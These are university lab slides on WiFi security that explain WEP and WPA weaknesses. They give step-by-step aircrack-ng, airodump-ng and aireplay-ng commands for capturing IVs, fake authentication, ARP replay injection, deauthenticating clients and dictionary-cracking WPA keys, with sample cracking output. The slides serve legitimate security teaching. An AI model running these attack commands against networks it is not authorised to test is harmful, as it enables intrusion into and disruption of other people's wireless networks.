


VŠB TECHNICKÁ
UNIVERZITA
OSTRAVA

VSB TECHNICAL
UNIVERSITY
OF OSTRAVA



www.vsb.cz

LAB - WiFi Security


Michal Krumnikl

Wireless Security Tools

- **iwconfig/iwlist/iwpriv**
 - Configure a wireless network interface, get more detailed wireless information from a wireless interface
- **Kismet**
 - Network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs.
- **Aircrack-ng**
 - Wireless network detector, a packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless LANs.
- **Airsnort**
 - WEP key cracking tool designed to exploit the RC4 scheduling weakness
- **Wireshark**


WEP

- First wireless "secure" model
- Based on **RC4 algorithm** and **24 bits of Initialization Vector (IV)**
- Possibility of breaking the encryption
 - Initialization Vector (IV) collision attack
 - Weak Key Attack
 - Reinjection Attack
 - Bit flipping attack




WEP Shared Key Authentication

- In Shared Key authentication, the WEP key is used for authentication in a four step challenge-response handshake:
 - The client sends an **authentication request** to the Access Point.
 - The Access Point replies with a **clear-text challenge**.
 - The client **encrypts the challenge-text** using the configured WEP key, and sends it back in another authentication request.
 - The Access Point **decrypts the response**. If this matches the challenge-text the Access Point sends back a positive reply.



WEP64 Cracking

- To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs).
- Standard 64-bit WEP uses a **40 bit key** (also known as WEP-40), which is **concatenated with a 24-bit initialization vector (IV)** to form the RC4 key.
- **Because RC4 is a stream cipher, the same traffic key must never be used twice.**
- **For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.**



WEP64 Cracking in Practice

1. **Capture** enough traffic to obtain repeating IVs by putting wireless interface into monitor mode.
2. Run aircrack-ng to **crack** the encryption and retrieve the encryption key.
3. **Decrypt** the traffic and analyse it in Wireshark

Save the KEY for next analysis

```
Aircrack-ng 1.1



[00:00:16] Tested 3 keys (got 35940 IVs)

KB    depth  byte(vote)
0     0/ 2    0F(46080) 09(45568) 2E(44800) CA(44032) A3(43008)
1     0/ 1    87(47360) 75(44032) C0(43264) 9B(42496) 52(41984)
2     0/ 1    61(48384) 56(43776) 86(43264) AD(42240) 13(41984)
3     0/ 1    23(48640) 4C(46592) C2(45056) 50(43520) A3(42496)
4     0/ 1    45(45312) 2D(44800) D9(44800) 4D(43008) 07(42752)

KEY FOUND! [ 09:87:61:23:45 ]
Decrypted correctly: 100%
```

WEP64 Cracking in Practice

1. Open capture file in Wireshark
2. Edit -> Preferences
3. Protocols -> **IEEE 802.11 Wireless LAN**
4. **Enable Decryption** (enter key in Decryption Keys *Edit*)



Simple WEP Cracking Guide

- Start the wireless interface in **monitor mode** on the specific AP channel
 - `airmon-ng stop ath0`
 - `airmon-ng start wifi0 [channel]`
- Start airodump-ng to **capture the Ivs**
 - `airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0`
 - *-c 9 is the channel for the wireless network*
 - *--bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.*
 - *-w capture is file name prefix for the file which will contain the IVs.*
 - *ath0 is the interface name.*

Interfaces ath0, wifi0 and other parameters mentioned in slides are for illustration purposes only. Always check your interfaces names by running ifconfig/iwconfig

Simple WEP Cracking Guide

- Run aircrack-ng to obtain the WEP key
 - `aircrack-ng -b 00:14:6C:7E:40:80 output*.cap`
 - *-b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.*
 - *output*.cap selects all files starting with "output" and ending in ".cap".*

```
Aircrack-ng 1.1

[00:00:16] Tested 3 keys (got 35940 IVs)

KB    depth  byte(vote)
0      0/ 2    0F(46080) 09(45568) 2E(44800) CA(44032) A3(43008)
1      0/ 1    87(47360) 75(44032) C0(43264) 9B(42496) 52(41984)
2      0/ 1    61(48384) 56(43776) 86(43264) AD(42240) 13(41984)
3      0/ 1    23(48640) 4C(46592) C2(45056) 50(43520) A3(42496)
4      0/ 1    45(45312) 2D(44800) D9(44800) 4D(43008) 07(42752)

KEY FOUND! [ 09:87:61:23:45 ]
Decrypted correctly: 100%
```

Simple WEP Cracking without Traffic

- **Test the injection capability** of the wireless device to the AP

- `aireplay-ng -9 -e mojeap -a 00:14:6C:7E:40:80 ath0`
 - *-9 means injection test*
 - *-e mojeap is the wireless network name*
 - *-a 00:14:6C:7E:40:80 is the access point MAC address*
 - *ath0 is the wireless interface name*

- Use aireplay-ng to do a **fake authentication** with the AP


- `aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0`
 - *-1 means fake authentication*
 - *0 reassociation timing in seconds*
 - *-e teddy is the wireless network name*
 - *-a 00:14:6C:7E:40:80 is the access point MAC address*
 - *-h 00:0F:B5:88:AC:82 is our card MAC address*
 - *ath0 is the wireless interface name*

Simple WEP Cracking without Traffic

- Start aireplay-ng in **ARP request replay** mode to inject packets
 - `aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0`
 - *-3 standard ARP-request replay*
 - *-b 00:14:6C:7E:40:80 is the access point MAC address*
 - *-h 00:0F:B5:88:AC:82 is our card MAC address*
- Other attacks
 - decrypt/chopchop WEP packet (-4)
 - generates valid keystream (-5)
 - query a client for new IVs (-6)


WPA

- Designed in 2003 to replace WEP's weak encryption
- Uses TKIP** to strengthen encryption and data privacy
- Still uses RC4 ciphers
- Vulnerabilities**
 - KRACK**
 - Dictionary attack on password during handshake**



WPA Handshake

- Designed in 2003 to replace WEP's weak encryption
- **Uses TKIP** to strengthen encryption and data privacy
- Still uses RC4 ciphers
- Vulnerabilities
 - KRACK
 - Dictionary attack on password during **handshake**



WPA Cracking of pre-shared Key

1. **Capture traffic** containing handshake phase.
2. Use *aireplay-ng* to **deauthenticate the wireless clients**.
3. Prepare or download proper dictionary.
4. Run aircrack-ng to crack the pre-shared key

Save the KEY for next analysis

```
Aircrack-ng 1.2 rc4
[00:00:01] 2672/63237 keys tested (1596.34 k/s)
Time left: 37 seconds 4.23%
Current passphrase: Descartes

Master Key      : 64 7D 5F EC 8A FD ED 8C 5C 0D E8 87 DB 90 32 73
                  EC 38 C1 C3 33 13 3C 35 F7 2F A9 AB 34 28 EC AD

Transient Key   : 3A F9 91 E3 4C 0E 08 8F DF 09 EF 48 0A 53 77 F9
                  A5 1E 6C 27 15 50 BF 14 62 B1 44 7E EB EF 05 9E
                  88 12 42 74 56 E1 C2 E4 13 1A EF BB 2C 9F 87 3B
                  8A AA 0B 53 9A 4D 93 34 F2 E0 A7 B6 17 F7 0B 98

EAPOL HMAC     : 39 66 A1 13 DF 0A D5 FC D9 18 B0 9E A6 86 36 5E
```

WPA Cracking Guide

- Start airodump-ng to **collect authentication handshake**
 - `airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0`
 - *-c 9 is the channel for the wireless network*
 - *--bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.*
 - *-w psk is the file name prefix for the file which will contain the IVs.*
 - *ath0 is the interface name.*

Interfaces ath0, wifi0 and other parameters mentioned in slides are for illustration purposes only. Always check your interfaces names by running ifconfig/iwconfig

- Use aireplay-ng to **deauthenticate the wireless client**
 - `aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0`
 - *-0 means deauthentication*
 - *1 is the number of deauths to send (you can send multiple if you wish)*
 - *-a 00:14:6C:7E:40:80 is the MAC address of the access point*
 - *-c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing*
 - *ath0 is the interface name*

WPA Cracking Guide

- Cracking WPA/WPA2 passphrases
- **aircrack-ng -w password.lst *.cap**
 - *-w password.lst is the name of the **password file**.*
 - **.cap is name of group of files containing the captured packets.*

```
Aircrack-ng 1.2 rc4
[00:00:01] 2672/63237 keys tested (1596.34 k/s)
Time left: 37 seconds 4.23%
Current passphrase: Descartes

Master Key      : 64 7D 5F EC 8A FD ED 8C 5C 0D E8 87 DB 90 32 73
                  EC 38 C1 C3 33 13 3C 35 F7 2F A9 AB 34 28 EC AD

Transient Key   : 3A F9 91 E3 4C 0E 08 8F DF 09 EF 48 0A 53 77 F9
                  A5 1E 6C 27 15 50 BF 14 62 B1 44 7E EB EF 05 9E
                  88 12 42 74 56 E1 C2 E4 13 1A EF BB 2C 9F 87 3B
                  8A AA 0B 53 9A 4D 93 34 F2 E0 A7 B6 17 F7 0B 98

EAPOL HMAC     : 39 66 A1 13 DF 0A D5 FC D9 18 B0 9E A6 86 36 5E
```

Additional References and Examples

- <http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/>
- http://tele1.dee.fct.unl.pt/rit2_2015_2016/files/hakin9_wifi_EN.pdf
- <http://www.aircrack-ng.org/doku.php?id=aircrack-ng>
- <http://aircrack-ng.org/doku.php?id=tutorial>
- <http://www.kismetwireless.net/>
- <https://www.renderlab.net/projects/WPA-tables/>